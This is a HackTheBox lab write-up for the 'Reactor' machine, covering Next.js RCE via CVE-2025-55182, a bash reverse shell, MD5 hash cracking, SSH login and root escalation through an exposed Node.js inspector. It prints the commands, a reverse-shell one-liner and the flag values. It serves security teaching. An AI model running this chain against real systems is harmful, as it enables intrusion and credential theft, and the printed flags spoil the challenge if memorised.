HackTheBox

Reactor

Machine Writeup

Difficulty: Very Easy | OS: Linux | Season 11

CVE-2025-55182 (React2Shell) + Node.js Inspector Abuse

ATTACK CHAIN OVERVIEW

Phase	Method	Result
Recon	Nmap scan	Ports 22 (SSH) + 3000 (Next.js)
Fingerprint	WhatWeb + JS chunk grep	Next.js 15.0.3 confirmed
Foothold	CVE-2025-55182 (React2Shell)	RCE as node user
Lateral Move	SQLite DB + Hashcat	engineer:reactor1 via MD5 crack
User Flag	SSH as engineer	~/user.txt
Privesc	Node.js Inspector on port 9229	Root process exploited via WebSocket
Root Flag	wscat + Runtime.evaluate	/root/root.txt

Step 1 — Port Scanning

The first step in any penetration test is discovering what services are running on the target. We use Nmap to scan for open ports and identify the technology stack.

Command Used:

```
nmap -sC -sV -oN nmap.txt 10.129.1.191
```

Flag Explanations:

- -sC → Run default scripts (grabs banners, certificates, extra info)
- -sV → Detect exact service versions
- -oN nmap.txt → Save output to a file for reference




Figure: Nmap scan revealing two open ports

Results:

- Port 22 → SSH (OpenSSH 9.6p1 on Ubuntu) — used later to log in
- Port 3000 → HTTP web application — our main target

Notice the response headers already reveal X-Powered-By: Next.js, hinting at the framework before we even browse the site.

Step 2 — Web Reconnaissance

With port 3000 identified as a web application, we use WhatWeb to fingerprint the technology and gather more information.

Command Used:

```
whatweb http://10.129.1.191:3000
```



Figure: WhatWeb confirming Next.js framework

WhatWeb confirms the title ReactorWatch | Core Monitoring System and identifies Next.js as the framework via the X-Powered-By header.

Browsing to the application in Firefox reveals a nuclear reactor monitoring dashboard:



Figure: ReactorWatch dashboard — publicly accessible without login

Key Observations from the Dashboard:

- No login required — the dashboard is publicly accessible
- Staff names visible: Dr. Elena Rodriguez, Marcus Kim, James Thompson
- Version shown in header: CORE MONITORING SYSTEM v3.2.1 (app version, not Next.js)
- Footer reveals: FACILITY: SITE-7, Nuclear Dynamics Corp.

Step 3 — Finding the Next.js Version

Knowing the exact framework version is critical because specific versions have known vulnerabilities (CVEs). Next.js embeds its version number inside JavaScript chunk files that it serves to the browser.

Command Used:

```
curl -s "http://10.129.1.191:3000/_next/static/chunks/517-d083b552e04dead1.js"
| grep -oP '[0-9]+\.[0-9]+\.[0-9]+'
```

How this works: Next.js serves its compiled JavaScript in files under /_next/static/chunks/. These JS files contain the Next.js runtime, which has the version number embedded as a string. We grep for a version pattern (numbers.numbers.numbers) to extract it.



Figure: Next.js 15.0.3 confirmed from JS chunk

Result: Next.js 15.0.3 — this version is vulnerable to CVE-2025-55182.

> *NOTE: The version 19.0.0 also shown is the React version, not Next.js. The Next.js version is 15.0.3.*

Step 4 — CVE-2025-55182 (React2Shell)

What is this vulnerability?

Next.js 15.0.3 is vulnerable to a Remote Code Execution bug called React2Shell (CVE-2025-55182). It affects the React Server Components (RSC) feature.

How it works (simplified):

Next.js allows the browser to call server-side functions via HTTP POST requests — this is called a Server Action. The data is sent in a special format called the React Flight Protocol.

The bug: When Next.js deserializes (unpacks) the POST body, it does not verify that object keys are safe. An attacker can send a crafted payload that:

- Pollutes JavaScript's object prototype chain
- Tricks the server into calling Function() with attacker-controlled code
- Executes arbitrary OS commands on the server

The critical detail: This happens BEFORE any authentication check. Simply adding the header Next-Action: x to a POST request triggers the vulnerable code path.

Getting the Exploit

```
git clone https://github.com/msanft/CVE-2025-55182
cd CVE-2025-55182
```

Testing RCE

We first test with the id command to confirm we can execute code on the server:

```
python3 poc.py http://10.129.1.191:3000 id
```




Figure: RCE confirmed — id command returns uid=999(node)

The digest field in the response contains the command output: uid=999(node). We have unauthenticated Remote Code Execution as the node user!

Step 5 — Getting a Reverse Shell

What is a Reverse Shell?

A reverse shell is when the target machine connects back to our attacker machine, giving us an interactive terminal. This is better than running individual commands through the exploit because we get a full interactive session.

Step 1 — Start a listener on Kali (Terminal 1):

```
nc -lvnp 4444
```

nc = netcat. We tell it to listen (-l) on port 4444 (-p 4444). When the target connects, we get a shell.

Step 2 — Encode the shell command (to avoid special character issues):

```
echo 'bash -i >& /dev/tcp/10.10.14.115/4444 0>&1' | base64
```

Step 3 — Fire the exploit (Terminal 2):

```
python3 poc.py http://10.129.1.191:3000 "echo <BASE64_HERE> | base64 -d | bash"
```

```
┌──(env)─(kali㉿kali)-[~/CVE-2025-55182]
└─$ # Terminal 1 - start listener
nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.115] from (UNKNOWN) [10.129.1.191] 35390
bash: cannot set terminal process group (1407): Inappropriate ioctl for device
bash: no job control in this shell
node@reactor:/opt/reactor-app$ ls
```

Figure: Netcat listener receives connection from the target

The target connects back to our listener and we receive a shell as the node user on the reactor machine.

Step 6 — Lateral Movement (node → engineer)

Finding the Database

Once inside, we explore the application directory and find a SQLite database file:

```
ls /opt/reactor-app
```

We see reactor.db — a database file. SQLite databases are single files that often contain user credentials.

Dumping User Credentials

```
sqlite3 reactor.db "SELECT * FROM users;"
```

```
node@reactor:/opt/reactor-app$ sqlite3 reactor.db "SELECT * FROM users;"
1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
```

Figure: SQLite database reveals two users with MD5 password hashes

Two users found with their hashed passwords:

admin hash	`a203b22191d744a4e70ada5c101b17b8`

engineer hash	`39d97110eafe2a9a68639812cd271e8e`

These are MD5 hashes (32 hex characters). MD5 is a weak, outdated hashing algorithm that can be cracked quickly against common wordlists.

Cracking the Hash

On our Kali machine we save the hashes and use Hashcat to crack them:

```
echo "39d97110eafe2a9a68639812cd271e8e" > hash.txt
hashcat -m 0 hash.txt /usr/share/wordlists/rockyou.txt
```

-m 0 = MD5 mode. rockyou.txt is a wordlist of millions of common passwords.

```
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
reactor1         (?)
1g 0:00:00:00 DONE (2026-05-23 19:32) 1.515g/s 21732Kp/s 21732Kc/s 22243KC/s  fuckyooh21..*7¡Vamos!
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed
```

Figure: Hashcat cracks the engineer hash to: reactor1

The engineer password is: reactor1. This cracked almost instantly because it's a common, simple password — which is why MD5 is no longer considered secure for storing passwords.

SSH Login as Engineer

```
ssh engineer@10.129.1.191
Password: reactor1
```

```
2|engineer|39d97110eafe2a9a68639812cd271e8e|operator|engineer@reactor.htb
node@reactor:/opt/reactor-app$ ssh engineer@10.129.1.191
The authenticity of host '10.129.1.191 (10.129.1.191)' can't be established.
ED25519 key fingerprint is SHA256:9v9mCPC4gn2EN/IbKKwhV8KZoNVTsVPorFhlTkNByPM.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '10.129.1.191' (ED25519) to the list of known hosts.
engineer@10.129.1.191's password: reactor1

 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
Last login: Sat May 23 23:33:11 2026 from 10.129.1.191
engineer@reactor:~$ ls
user.txt
engineer@reactor:~$ cat user.txt
4ad567c73f52aba502b05e467b2901d3
engineer@reactor:~$ ls
```

Figure: SSH login as engineer with cracked password

USER FLAG: 4ad567c73f52aba502b05e467b2901d3

Step 7 — Privilege Escalation (engineer → root)

Finding the Attack Surface

We check running processes to look for anything unusual — especially anything running as root that we might be able to interact with:

```
ps aux | grep node
```

```
engineer@reactor:~$ ps aux | grep node
node        1407 10.3  2.8 11809660 111732 ?     Ssl  21:29  12:57 next-server (v15.0.3)
root        1409  0.0  1.1 1067060 47072 ?       Ssl  21:29   0:01 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js
node        1788  0.0  0.0   7340  3796 ?        S    23:30   0:00 bash
node        1789  0.0  0.1   8544  5456 ?        S    23:30   0:00 bash -i
node        1804  0.0  0.2  18012 10708 ?        S    23:31   0:00 python3 -c import pty; pty.spawn("/bin/bash")
node        1805  0.0  0.1   8532  5488 pts/0    Ss   23:31   0:00 /bin/bash
node        1817  0.7  0.2  14624  8704 pts/0    S+   23:33   0:00 ssh engineer@10.129.1.191
```

Figure: ps aux reveals a root Node.js process with --inspect flag on port 9229

Critical finding: root is running a Node.js process with the --inspect=127.0.0.1:9229 flag. This enables the Node.js Inspector (Chrome DevTools Protocol) for remote debugging.

> The Node.js Inspector allows sending arbitrary JavaScript to a running Node.js process. Since this process runs as root, any JS we send executes as root.

The inspector is bound to 127.0.0.1 (localhost only), so we cannot reach it directly from our Kali machine. We need SSH port forwarding.

SSH Port Forwarding

Port forwarding creates a tunnel so that our local port 9229 connects through SSH to the target's localhost:9229:

```
ssh -L 9229:127.0.0.1:9229 engineer@10.129.1.191
```

-L 9229:127.0.0.1:9229 means: forward my local port 9229 to the target's 127.0.0.1:9229 via SSH.

```
┌──(kali㉿kali)-[~/CVE-2025-55182]
└─$ ssh -L 9229:127.0.0.1:9229 engineer@10.129.1.191
The authenticity of host '10.129.1.191 (10.129.1.191)' can't be established.
ED25519 key fingerprint is: SHA256:9v9mCPC4gn2EN/IbKKwhV8KZoNVTsVPorFhlTkNByPM
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.191' (ED25519) to the list of known hosts.
engineer@10.129.1.191's password:
 ____  _____    _    ____ _____ ___  ____
|  _ \| ____|  / \  / ___|_   _/ _ \|  _ \
| |_) |  _|   / _ \| |     | || | | | |_) |
|  _ <| |___ / ___ \ |___  | || |_| |  _ <
|_| \_\_____/_/   \_\____| |_| \___/|_| \_\

    ReactorWatch Core Monitoring System
    Nuclear Dynamics Corp. - Site 7

    AUTHORIZED PERSONNEL ONLY
Last login: Sat May 23 23:35:33 2026 from 10.10.14.115
engineer@reactor:~$ ls
user.txt
engineer@reactor:~$ whoami
engineer
```

Figure: SSH tunnel established — port 9229 is now accessible locally

Verifying the Inspector

From a new terminal on Kali, we query the inspector's HTTP API to get the WebSocket debugger URL:

```
curl -s http://127.0.0.1:9229/json/list
```



Figure: Inspector API returns the WebSocket debugger URL

The response gives us the WebSocket URL we need to connect and send commands to the root process.

Connecting and Exploiting

We use wscat (a WebSocket command-line client) to connect to the root Node.js process:

```
npm install -g wscat
wscat -c "ws://127.0.0.1:9229/18003ec2-a04d-4840-adba-5938459a4900"
```

Once connected, we send a JavaScript payload via the Runtime.evaluate method to read the root flag. We use process.mainModule.require instead of require because the process context requires it:

```
{"id":1,"method":"Runtime.evaluate","params":{"expression":"process.mainModule.
require('child_process').execSync('cat
/root/root.txt').toString()","returnByValue":true}}
```



Figure: Root flag extracted via Node.js Inspector WebSocket

ROOT FLAG: cb25213879d6b712c4b235606f8cb84c

Key Concepts Learned

Concept	Explanation
`Nmap`	Port scanner — finds which services are running on a target
`Next.js RSC`	React Server Components — server-side rendering feature vulnerable to React2Shell
`CVE-2025-55182`	Prototype pollution bug in React's deserialization — leads to unauthenticated RCE
`Reverse Shell`	Target machine connects back to attacker, giving an interactive terminal
`SQLite`	Lightweight file-based database — often found in web app directories
`MD5`	Weak, outdated password hashing algorithm — crackable in seconds
`SSH Port Forwarding`	Tunnels a remote port to your local machine via SSH (-L flag)
`Node.js Inspector`	Remote debugging protocol — allows executing arbitrary JS in a Node process
`Chrome DevTools Protocol`	WebSocket API for controlling Node.js processes via Runtime.evaluate